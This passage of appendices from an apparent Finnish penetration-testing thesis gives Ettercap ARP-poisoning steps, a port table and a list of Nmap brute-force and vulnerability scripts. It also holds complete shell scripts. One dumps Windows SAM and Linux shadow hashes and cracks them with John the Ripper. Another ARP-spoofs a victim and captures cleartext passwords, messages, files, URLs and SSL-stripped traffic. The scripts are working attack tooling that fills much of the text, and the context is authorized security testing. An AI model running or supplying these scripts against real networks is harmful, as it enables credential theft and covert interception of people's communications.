Hae kohteita

   Hosts->Scan for Hosts

4. Valitse kohteet

   Hosts->Hosts list

   Valitse oletusyhdyskäytävä painikkeella Add to Target 2

   Valitse uhrijärjestelmä painikkeella Add to target 1

3. Aloita MitM hyökkäys (alla esimerkkinä ARP Spoofing)

   Mitm->Arp poisoning…->Sniff remote connections:x->OK

4. Aloita liikenteenkaappaus

Start->Start Sniffing

SSL MitM-hyökkäys Ettercapilla väärentämällä ARP-tauluja:

1. Käynnistä Ettercap GUI

   Applications->BackTrack->Privilege Escalation->Protocol Analysis->Network Sniffers->ettercap-gtk

2. Valitse liikenteenkaappaustyyppi

   Sniff->Unified sniffing->valitse verkkokortti

3. Hae kohteita

   Hosts->Scan for Hosts

4. Valitse kohteet

   Hosts->Hosts list

   Valitse oletusyhdyskäytävä painikkeella Add to Target 2

   Valitse uhrijärjestelmä painikkeella Add to target 1

3. Aloita MitM hyökkäys (alla esimerkkinä ARP Spoofing)

   Mitm->Arp poisoning…->Sniff remote connections:x->OK

4. Aloita liikenteenkaappaus

   Start->Start Sniffing

Liite 5: Yleisesti tunnetut ja käytetyt oletusportit

Palvelu tai sovellus	Protokolla	Portti
echo	TCP	7
systat	TCP	11
chargen	TCP	19
ftp-data	TCP	21
ssh	TCP	22
telnet	TCP	23
SMTP	TCP	25
nameserver	TCP	42
Whois	TCP	43
Tacacs	UDP	49
dns-lookup	UDP	53
dns-zone	TCP	53
Whois++	TCP/UDP	63
Tacacs-ds	TCP/UDP	65
Oracle-sqlnet	TCP	66
Bootps	TCP/UDP	67
bootpc	TCP/UDP	68
Tftp	UDP	69
gopher	TCP/UDP	70
Finger	YCP	79
http	TCP	80
F-secure host connection	TCP	80
alternate web port (http)	TCP	81
objcall (Tivoli)	TCP/UDP	94
Kerberos or alternate web port (http)	TCP	88
Linuxconf	TCP	98
rtelent	TCP/UDP	107
pop2	TCP	109
pop3	TCP	110
Sunrpc	TCP	111

sqlserv	TCP	118
nntp	TCP	119
ntp	TCP/UDP	123
ntrpc-or-dce (epmap)	TCP/UDP	135
netbios-dgm	TCP/UDP	138
netbios	TCP/UDP	139
imap	TCP	143
sqlsrv	TCP/UDP	156
snmp	UDP	161
snmp-trap	UDP	162
xdmcp	TCP/UDP	177
irc	TCP/UDP	194
snmp-checkpoint	TCP	256
snmp-checkpoint	TCP	257
snmp-checkpoint	TCP	258
snmp-checkpoint	TCP	259
fw1-or-bgmp	UDP	264
ldap	TCP	389
netware-ip	TCP	396
ups	TCP/UDP	401
timbuktu	TCP	407
https/ssl	TCP	443
ms-smb-alternate	TCP/UDP	445
kpasswd5	TCP/UDP	464
ipsec-internet-key-exchange(ike)	UDP	500
exec	TCP	512
rlogin	TCP	513
rwho	UDP	513
rshell	TCP	514
syslog	UDP	514
printer	TCP	515
printer	UDP	515
talk	TCP/UDP	517

ntalk	TCP/UDP	518
Route/RIP/RIPv2	UDP	520
Netware-ncp	TCP	524
timed	TCP/UDP	525
irc-serv	TCP/UDP	529
Uucp	TCP/UDP	540
Klogin	TCP/UDP	543
apple-xsrvr-admin	TCP	625
apple-imap-admin	TCP	626
Mount	UDP	645
Mac-srvr-admin	TCP/UDP	660
spamassassin	TCP	783
remotelypossible	TCP	799
rsync	TCP	873
Samba-swat	TCP	901
oftep-rpc	TCP	950
ftps	TCP	990
telnets	TCP	992
imaps	TCP	993
ircs	TCP	994
pop3s	TCP	995
w2k rpc services	TCP/UDP	1024-1030
Socks	TCP	1080
Kpop	TCP	1109
msql	TCP	1112
Oracle Enterprise Manager	TCP	1158
fastrack (Kazaa)	TCP	1212
nessus	TCP	1241
bmc-patrol-db	TCP	1313
Notes	TCP	1352
Timbuktu-srv1	TCP/UDP	1417-1420
ms-sql	TCP	1433
Citrix	TCP	1494

Sybase-sql-anywhere	TCP	1498
funkproxy	TCP/UDP	1505
Oracle listener	TCP	1521
ingres-lock	TCP	1524
oracle-srv	TCP	1525
oracle-tli	TCP	1527
pptp	TCP	1723
winsock-proxy	TCP	1745
landesk-rc	TCP	1761-1764
radius	UDP	1812
remotely-anywhere	TCP	2000
cisco-mgmt	TCP	2001
nfs	TCP	2049
compaq-web	TCP	2301
openview	TCP	2447
realsecure	TCP	2998
nessusd	TCP	3001
ccmail	TCP/UDP	3264
ms-active-dir-global-catalog	TCP/UDP	3268
bmc-patrol-agent	TCP	3300
mysql	TCP	3306
ssql	TCP	3351
ms-termserv	TCP	3389
squid-snmp	UDP	3401
cisco-mgmt	TCP	4001
nfs-lockd	TCP	4045
twhois	TCP/UDP	4321
edonkey	TCP	4660
edonkey	UDP	4666
airport-admin	TCP	5009
Yahoo Messenger	TCP	5050
sip	TCP/UDP	5060
zeroconf (Bonjour)	UDP	5353

postgress	TCP	5432
connect-proxy	TCP	5490
secured	UDP	5500
pcAnywhere	TCP	5631
activesync	TCP	5679
Vnc	TCP	5800
vnc-java	TCP	5900
xwindows	TCP	6000
cisco-mgmt	TCP	6001
Arcserve	TCP	6050
backupexec	TCP	6101
gnutella	TCP/UDP	6346
gnutella2	TCP/UDP	6347
apc	TCP	6549
irc	TCP	6665-6670
font-service	TCP/UDP	7100
openmanage (Dell)	TCP	7273
web	TCP	8000
web	TCP	8001
web	TCP	8002
web	TCP	8080
F-secure console port	TCP	8080
blackice-icecap	TCP	8081
F-secure web reporting	TCP	8081
privoxy	TCP	8118
apple-iphoto	TCP	8770
cisco-xremote	TCP	9001
jetdirect	TCP	9100
dragon-ids	TCP	9111
iss system scanner agent	TCP	9991
iss system scanner console	TCP	9992
stel	TCP	10005
Netbus	TCP	12345

snmp-checkpoint	TCP	18186
snmp-checkpoint	TCP	18190
snmp-checkpoint	TCP	18191
snmp-checkpoint	TCP	18192
snmp-checkpoint	TCP	18210
snmp-checkpoint	TCP	18211
Trinoo_bcast	TCP	27444
Trinoo_master	TCP	27665
Quake	UDP	27960
Back Orifice	UDP	31337
rpc-solaris	TCP	32771
snmp-solaris	UDP	32780
reachout	TCP	43188
bo2k	TCP	54320
bo2k	UDP	54321
netprowler-manager	TCP	61440
iphone-sync	TCP	62078
pcAnywhere-def	TCP	65301

Liite 6: Nmap-skriptejä

Mielenkiintoisimmat Nmap-työkalun skriptit, joilla voi etsiä palveluita ja testata niissä olevia tietoturvapuutteita sekä tietoturvahaavoittuvuuksia.

auth-owners: x

banner: x

bittorrent-discovery: x

broadcast-db2-discovery: x

broadcast-dhcp-discovery: x

broadcast-dns-service-discovery: x

broadcast-listener: x

broadcast-ms-sql-discover: x

broadcast-netbios-master-browser: x

broadcast-ping: x

broadcast-upnp-info: x

broadcast-wake-on-lan: x

broadcast-wsdd-discover: x

broadcast-xdmcp-discover: x

cvs-brute-repository: x (varo!)

cvs-brute: x (varo!)

daytime: x

db2-das-info: x

db2-discover: x

dhcp-discover: x

dns-srv-enum: x

dns-update: x

dns-zone-transfer: x

dsda-brute: x

drda-info: x

finger: x

firewalk: x

ftp-anon: x

ftp-bounce: x

ftp-brute: x (varo!)

http-apache-negotiation: x

http-auth-finder: x

http-auth: x

http-brute: x

http-config-backup: x

http-default-accounts: x

http-passwd: x

imap-brute: x (varo!)

imap-capabilities: x

ldap-rootdse: x

ldap-search: x

ms-sql-config: x

ms-sql-dump-hash: x

ms-sql-empty-password: x

ms-sql-hasdbaccess: x

ms-sql-info: x

ms-sql-query: xms-sql-tables: x

ms-sql-xp-cmdshell: x

mysql-audit: x

mysql-databases: x

mysql-empty.password: x

mysql-info: x

mysql-users: x

mysql-variables: x

nbstat: x

ndmp-fs-info: x

ndmp-version: x

nfs-ls: x

nfs-showmount: x

nrpe-enum: x

ntp-info: x

omp2-enum-target: x

oracle-brute: x (varo!)

oracle-enum-user: x

oracle-sid-brute: x

ovs-agent-version: x

p2p-conficker: x

pgsql-brute: x (varo!)

pop3-brute: x (varo!)

pop3-capabilities: x

rdp-vuln-ms12-020: x

realvnc-auth-bypass: x

rlogin-brute: x (varo!)

rmi-dumpregistry: x

rpcap-brute: x (varo!)

rpcap-info: x

rpcinfo: x

rsync-brute: x (varo!)

rsync-list-modules: x

samba-vuln-cve-2012-1182: x

sip-enum-users: x

smb-brute: x (brute)

smb-check-vulns: x (varo! Kaataa järjestelmän!)

smb-enum-domains: x

smb-enum-groups: x

smb-enum-processes: x

smb-enum-sessions: x

smb-enum-shares: x

smb-enum-users: x

smb-mbenum: x

smb-os-discovery: x

smb-security-mode: x

smtp-brute: x (varo!)

smtp-commands: x

smtp-enum-users: x

smtp-open-relay: x

sniffer-detect: x

snmp-processes: x

snmp-netstat: x

ssh-hostkey: x

ssh2-enum-algos: x

sshv1: x

ssl-cert: x

sslv2: x

stuxnet-detect: x

svn-brute: x (varo!)

targets-sniffer: x

upnp-info: x

vnc-brute: x (varo!)

vnc-info: x

Liite 7: OpenVAS -skripti

```
# vi /CaseVault/start_OpenVAS.sh
    #! /bin/sh
    # Author       : Jesse Laamanen
    # Date         : 1.10.2012
    # Version:     :  1.0
    # Description:  Syncronizes NVT database from Internet and then rebuils NVT
    database. After that starts OpenVAS scanner, OpenVAS Manager, OpenVAS
    Administrator and Greenbone Security Assistant.
    echo ”###Starting to syncronize NVT database from Internet…###”
        openvas-nvt-sync
    echo ”###Done syncronizing NVT database.###”
    echo ”###Starting to rebuild NVT database…###”
        openvasmd --rebuild
    echo ”###Done rebuilding NVT database.###”
    echo ”###Starting service OpenVAS scanner…###”
        openvassd
        echo ”###Done starting OpenVAS scanner.###”
        echo ”###Starting service  OpenVAS Manager…###”
        openvasmd -p 9390 -a 127.0.0.1
        echo ”###Done starting OpenVAS Manager.###”
        echo ”###Starting OpenVAS Administrator…###”
        openvasad -a 127.0.0.1 -p 9393
        echo ”###Done starting OpenVAS Administrator.###”
        echo ”###Starting Greenbone Security Assistant…###”
        gsad --http-only --listen=127.0.0.1 -p 9392
    echo ”###Done starting Greenbone Security Assistant.###”
    echo ”###Script completed!###”
```

Offline ympäristössä, josta ei ole internetyhteyttä, kannattaa poistaa rivit 1-6 käynnistys skriptistä.

Liite 8: Nikto-skripti

```
# mkdir /Casevault/WebVulnScan
# vi /CaseVault/start_WebVulnScan.sh
    #! /bin/sh
    # Date:             2.11.2012
    # Version:          1.0
    # Description:  Scans website for common vulnerabilities using Nikto.

    echo "###Getting current date and time. ###"
        now=`date +"%Y-%m-%d_%H:%M"`
    echo "###Done getting current date and time. ###"
    echo ”###Starting a script to scan Web vulnerabilities… ###”
        echo ”Type target IP address (example=127.0.0.1): ”
        read target_IP
        echo ”Type target port number (example=80): ”
        read target_Port
    echo ”###Starting Nikto Web vulnerability scan… ###”
        cd /pentest/web/nikto
        perl nikto.pl -host $target_IP -port $target_Port -nolookup -output
        /CaseVault/WebVulnScan/WebVulnScan_report-$target_IP-$target_Port-
        _$now.txt
    echo ”###Finished and saved Nikto output to file
          /CaseVault/WebVulnScan/WebVulnScan_report-$target_IP-
          $target_Port-_$now.txt. ###”
    echo "###Script completed!###"
```

Liite 9: John the Ripper -skripti

```
# vi /CaseVault/start_PswCrack.sh
        #! /bin/sh
        # Author       : Jesse Laamanen
        # Date         : 22.10.2012
        # Version:     :  1.0
        # Description:  Cracks password using John the Ripper.

        XP_SYSTEM_FILE=/CaseVault/PswCrack/XP/system
        XP_SAM_FILE=/CaseVault/PswCrack/XP/SAM
        XP_SYSBOOTKEY_FILE=/CaseVault/PswCrack/XP/systembootkey.txt
        XP_HASH_FILE=/CaseVault/PswCrack/XP/hashvalues.txt
        WIN7_SYSTEM_FILE=/CaseVault/PswCrack/Win7/SYSTEM
        WIN7_SAM_FILE=/CaseVault/PswCrack/Win7/SAM
        WIN7_SYSBOOTKEY_FILE=/CaseVault/PswCrack/Win7/systembootkey.tx
        t
        WIN7_HASH_FILE=/CaseVault/PswCrack/Win7/hashvalues.txt
        HASH_TYPE=LM
        LINUX_SHADOW_FILE=/CaseVault/PswCrack/Linux/shadow
        LINUX_PASSWD_FILE=/CaseVault/PswCrack/Linux/passwd
        LINUX_HASH_FILE=/CaseVault/PswCrack/Linux/hashvalues.txt
        echo '###Starting a script to crack password hashes… ###'
        echo 'What you want crack?'
        PS3='OS and hash: '
        select OS_SELECT in 'Windows XP' 'Windows 7' 'Linux/Unix/Solaris/OS
        X/iOS' ;do
                case $REPLY in
                        1) OS=XP ;;
                        2) OS=Win7 ;;
                        3) OS=Linux ;;
                        *) echo 'invalid' ;;
                esac
```

```
        if [[ -n $OS_SELECT ]]; then
                break
        fi
done
if [ $OS = XP ] ; then
        echo '###Notice: Operating system files SYSTEM and SAM need to be
        stored in folder /CaseVault/PswCrack/XP from Windows XP path
        C:\WINDOWS\system32\config. ###'
        SYSTEM_FILE=$XP_SYSTEM_FILE
        SAM_FILE=$XP_SAM_FILE
        SYSBOOTKEY_FILE=$XP_SYSBOOTKEY_FILE
        HASH_FILE=$XP_HASH_FILE
elif [ $OS = Win7 ] ; then
        echo '###Notice: Operating system files system and SAM need to be sto-
        red in folder /CaseVault/PswCrack/Win7 from Win7 path
        C:\Windows\System32\config. ###'
        SYSTEM_FILE=$WIN7_SYSTEM_FILE
        SAM_FILE=$WIN7_SAM_FILE
        SYSBOOTKEY_FILE=$WIN7_SYSBOOTKEY_FILE
        HASH_FILE=$WIN7_HASH_FILE
elif [ $OS = Linux ] ; then
        echo '###Notice: Operating system files passwd and shadow need to be
        stored in folder /CaseVault/PswCrack/Linux from Linux path /etc.  ###'
        HASH_FILE=$LINUX_HASH_FILE
        HASH_TYPE=none
else
        echo '###Wrong Operating System inserted. Exiting... ###'
        exit 0
fi
if [[ $OS = XP || $OS = Win7 ]] ; then
        echo 'What is the hash type?'
        PS3='Hash: '
        select HASH_SELECT in 'LM' 'nt' 'nt2' ;do
```

```
                case $REPLY in
                        1) HASH_TYPE=LM ;;
                        2) HASH_TYPE=nt ;;
                        3) HASH_TYPE=nt2 ;;
                        *) echo 'invalid' ;;
                esac
                if [[ -n $HASH_SELECT ]]; then
                        break
                fi
        done
        echo '###Starting to get system key values… ###'
                bkhive $SYSTEM_FILE $SYSBOOTKEY_FILE
                echo '###Done getting system key values. ###'
                echo '###Starting to get user account names and hash values…
                ###'
                samdump2 $SAM_FILE $SYSBOOTKEY_FILE > $HASH_FILE
                echo '###Done getting user account names and hash values. ###'
elif [ $OS = Linux ] ; then
        cd /pentest/passwords/john
        ./unshadow /CaseVault/PswCrack/Linux/passwd
        /CaseVault/PswCrack/Linux/shadow > $LINUX_HASH_FILE
fi
echo '###Starting to crack hashes using John the ripper with option single mo-
de… ###'
        cd /pentest/passwords/john
        if [ HASH_TYPE = none ] ; then
                ./john-x86-64 --single $HASH_FILE
        else
                ./john-x86-64 --single --format=$HASH_TYPE $HASH_FILE
        fi
echo '###Done cracking hashes using John the Ripper with single mode. ###'
echo '###Showing crack results: ###'
          ./john-x86-64 --show $HASH_FILE
```

```
PS3='Continue to next cracking method: '
        select CONTINUE in 'Yes' 'No';do
                case $REPLY in
                        1) ;;
                        2) exit 0 ;;
                        *) echo 'invalid' ;;
                esac
                if [[ -n $CONTINUE ]]; then
                        break
                fi
        done
echo '###Starting to crack hashes using John the Ripper with wordlist mode
using wordlists from John.conf file… ###'
        if [ HASH_TYPE = none ]; then
                ./john-x86-64 --wordlist=/CaseVault/PswCrack/password.list
                $HASH_FILE
        else
                ./john-x86-64 --wordlist=/CaseVault/PswCrack/password.list --
                format=$HASH_TYPE $HASH_FILE
        fi
echo '###Showing crack results: ###'
        ./john-x86-64 --show $HASH_FILE
echo '###Done cracking hashes using John the Ripper with wordlist mode.
###'
PS3='Continue to next cracking method: '
        select CONTINUE in 'Yes' 'No';do
                case $REPLY in
                        1) ;;
                        2) exit 0 ;;
                        *) echo 'invalid' ;;
                esac
                if [[ -n $CONTINUE ]]; then
                        break
```

```
                fi
        done
echo '###Starting to crack hashes using John the Ripper with incremental mo-
de… ###'
if [ HASH_TYPE = none ]; then
        ./john-x86-64 -incremental $HASH_FILE
else
        ./john-x86-64 --incremental --format=$HASH_TYPE $HASH_FILE
fi
echo '###Done cracking hashes using John the Ripper with incremental mode.
###'
echo '###Showing crack results: ###'
          ./john-x86-64 --show $HASH_FILE
echo '###Script completed! ###'
```

Liite 10: Driftnet/urlsnarf/dsniff/mgsnarf/filesnarf/sslstrip -skripti

```
# mkdir /CaseVault/Sniff_logs
# vi /etc/CaseVault/start_Sniffing.sh
    #! /bin/sh
    # Author     : Jesse Laamanen
    # Date       : 2.1.2013
    # Version    : 1.0
    # Description: Used to perform MitM attack. Uses arpspoof to manipulate vic-
    tim systems and default gateways ARP table to route traffic through this BackT-
    rack system. Then captures pictures using driftnet, urls using urlsnarf, clear text
    usernames and password using dsniff, IM communication using mgsnarf, files
    using filesnarf and ssl traffic using sslstrip.

    echo ”###Getting necessary information. ###”
        echo ”Type victim systems IP address (example=192.168.0.10): ”
        read target_IP
        echo ”Type target gateway IP address (example=192.168.0.1):  ”
        read target_GW
        echo ”Type local IP address of this BackTrack system (exam-
        ple=192.168.0.20): ”
        read local_IP
        echo ”Type local adapter (example=eth0): ”
        read local_Adapter
    echo "###Getting current date and time. ###"
        now=`date +"%Y-%m-%d_%H:%M"`
    echo "###Done getting current date and time. ###"
    echo "###Activate routing. ###"
        echo 1 >> /proc/sys/net/ipv4/ip_forward
    echo "###Done activating routing. ###"
    echo "###Starting to manipulate victim systems ARP table. Replacing default
    gateways MAC address with with this BacTrack attack machines MAC address.
    ###"
```

```
        arpspoof -i $local_Adapter -t $target_IP $target_GW &>/dev/null
        &2>/dev/null &
echo "###Running arpspoof in background... ###"
echo "###Starting to manipulate default gateways ARP table. Replacing victims
MAC address with with this BacTrack attack machines MAC address. ###"
                arpspoof -i $local_Adapter -t $target_GW $target_IP &>/dev/null
                &2>/dev/null &
echo "###Running arpspoof in background... ###"
PS3='Do you want to capture pictures? '
select PICTURES in 'Yes' 'No';do
        case $REPLY in
                1) CapturePic=Yes;;
                2) CapturePic=no ;;
                *) echo 'invalid' ;;
        esac
        if [[ -n $PICTURES ]]; then
                break
        fi
done
if [ $CapturePic = Yes ] ; then
        echo "###Starting to capture pictures in file /CaseVault/Sniff_logs/tmp.
        ###"
                driftnet -i $local_adapter -d /CaseVault/Sniff_logs/tmp -x drift-
                net_$now_ &>/dev/null &2>/dev/null
        echo "###Capturing pictures in background... ###"
fi
PS3='Do you want to capture urls? '
select URLS in 'Yes' 'No';do
        case $REPLY in
                1) CaptureUrl=Yes;;
                2) CaptureUrl=No ;;
                *) echo 'invalid' ;;
        esac
```

```
        if [[ -n $URLS ]]; then
                break
        fi
done
if [ $CaptureUrl = Yes ] ; then
        echo "###Starting to capture urls in file /CaseVault/Sniff_logs/tmp.
        ###"
                urlsnarf -n -i $local_adapter
                &>/CaseVault/Sniff_logs/urlsnarf_$now.log &2>/dev/null
        echo "###Capturing urls in background... ###"
fi
PS3='Do you want to capture clear text usernames and passwords? '
select USERPASS in 'Yes' 'No';do
        case $REPLY in
                1) CaptureUsPa=Yes;;
                2) CaptureUsPa=No ;;
                *) echo 'invalid' ;;
        esac
        if [[ -n $USERPASS ]]; then
                break
        fi
done
if [ $CaptureUsPa = Yes ] ; then
        echo "###Starting to capture clear text usernames and passwords in file
        /CaseVault/dsniff_$now.log. ###"
                dsniff -c -n -m -i $local_adapter -w
                /CaseVault/Sniff_logs/dsniff_$now.log &2>/dev/null
        echo "###Capturing clear text usernames and password in background...
        ###"
fi
PS3='Do you want to capture instant message communications? '
select IM in 'Yes' 'No';do
        case $REPLY in
```

```
                1) CaptureIM=Yes;;
                2) CaptureIM=No ;;
                *) echo 'invalid' ;;
        esac
        if [[ -n $IM ]]; then
                break
        fi
done
if [ $CaptureIM = Yes ] ; then
        echo "###Starting to capture instans message communications in file
        /CaseVault/Sniff_logs/msgsnarf_$now.log. ###"
                mgsnarf -i $local_adapter
                &>/CaseVault/Sniff_logs/msgsnarf_$now.log &2>/dev/null
        echo "###Capturing urls in background... ###"
fi
PS3='Do you want to capture files? '
select FILES in 'Yes' 'No';do
        case $REPLY in
                1) CaptureFil=Yes;;
                2) CaptureFil=No ;;
                *) echo 'invalid' ;;
        esac
        if [[ -n $FILES ]]; then
                break
        fi
done
if [ $CaptureFil = Yes ] ; then
        echo "###Starting to capture files in
        /CaseVault/Sniff_logs/filesnarf_$now.log. ###"
                filesnarf -i $local_adapter
                &>/CaseVault/Sniff_logs/filesnarf_$now.log &2>/dev/null
        echo "###Capturing files in background... ###"
fi
```

```
PS3='Do you want to start capture ssl traffic (SSL MITM attack)? '
select SSL in 'Yes' 'No';do
        case $REPLY in
                1) CaptureSsl=Yes;;
                2) CaptureSsl=No ;;
                *) echo 'invalid' ;;
        esac
        if [[ -n $SSL ]]; then
                break
        fi
done
if [ $CaptureSsl = Yes ] ; then
        echo "###Starting to capture ssl traffic in file
        /CaseVault/Sniff_logs/sslstrip_$now.log. ###"
                iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j RE-
                DIRECT --to-port 8080
                sslstrip -k -l 8080 -w /CaseVault/Sniff_logs/sslstrip__$now.log
                &>/dev/null &2>/dev/null
        echo "###Capturing ssl traffic in background... ###"
fi
echo "###All capture processes started. See folder /CaseVault/Sniff_logs/.
###"
PS3='Stop capturing? '
select STOP in 'Yes' ;do
        case $REPLY in
                1) Stop=Yes;;
                *) echo 'invalid' ;;
        esac
        if [[ -n $STOP ]]; then
                break
        fi
done
if [ $Stop = Yes ] ; then
```

```
        echo "###Stopping all capture processes. ###"
            if [ $CaptureSsl = Yes ] ; then
                kill -9 `ps -aef | grep 'sslstrip' | grep -v grep | awk '{print $2}'`
                iptables -t nat -D PREROUTING -p tcp --destination-port 80 -j
                REDIRECT --to-port 8080
            fi
            if [ $CaptureFil = Yes ] ; then
                kill -9 `ps -aef | grep 'filesnarf' | grep -v grep | awk '{print $2}'`
            fi
            if [ $CaptureIM = Yes ] ; then
                kill -9 `ps -aef | grep 'mgsnarf' | grep -v grep | awk '{print $2}'`
            fi
            if [ $CaptureUsPa = Yes ] ; then
                kill -9 `ps -aef | grep 'dsniff' | grep -v grep | awk '{print $2}'`
            fi
            if [ $CaptureUrl = Yes ] ; then
                kill -9 `ps -aef | grep 'urlsnarf' | grep -v grep | awk '{print $2}'`
            fi
            if [ $CapturePic = Yes ] ; then
                kill -9 `ps -aef | grep 'driftnet' | grep -v grep | awk '{print $2}'`
            fi
        echo "###Done stopping capture processes. ###"
        echo "###Stop manipulating ARP tables. ###"
            kill -9 `ps -aef | grep 'arpspoof' | grep -v grep | awk '{print $2}'`
            kill -9 `ps -aef | grep 'arpspoof' | grep -v grep | awk '{print $2}'`
            echo 0 >> /proc/sys/net/ipv4/ip_forward
            echo "###Done stopping ARP manipulation. ###"
fi
echo "###Script completed!###"
```

Liite 11: Päivitys-skripti

```
# vi /CaseVault/update_All.sh
    #! /bin/sh
    # Author       : Jesse Laamanen
    # Date         : 10.12.2012
    # Version:     :  1.0
    # Description:  Updates package listing from BackTrack repository. Upgrades all
    currently installed packages with those updates available from the BackTrack re-
    pository. Syncronizes NVT database from Internet and then rebuils NVT data-
    base.

    echo '###Starting to update package listing from BackTrack repository. ###'
        apt-get update
    echo '###Done updating package listing. ###'
    echo '###Starting to upgrade all currently installed packages. ###'
        apt-get upgrade
    echo '###Done updating packages. ###'
    echo "###Starting to syncronize NVT database from Internet…###"
        openvas-nvt-sync
    echo "###Done syncronizing NVT database.###"
    echo "###Starting to rebuild NVT database…###"
        openvasmd --rebuild
    echo "###Done rebuilding NVT database.###"
    echo '###Script completed! ###'
```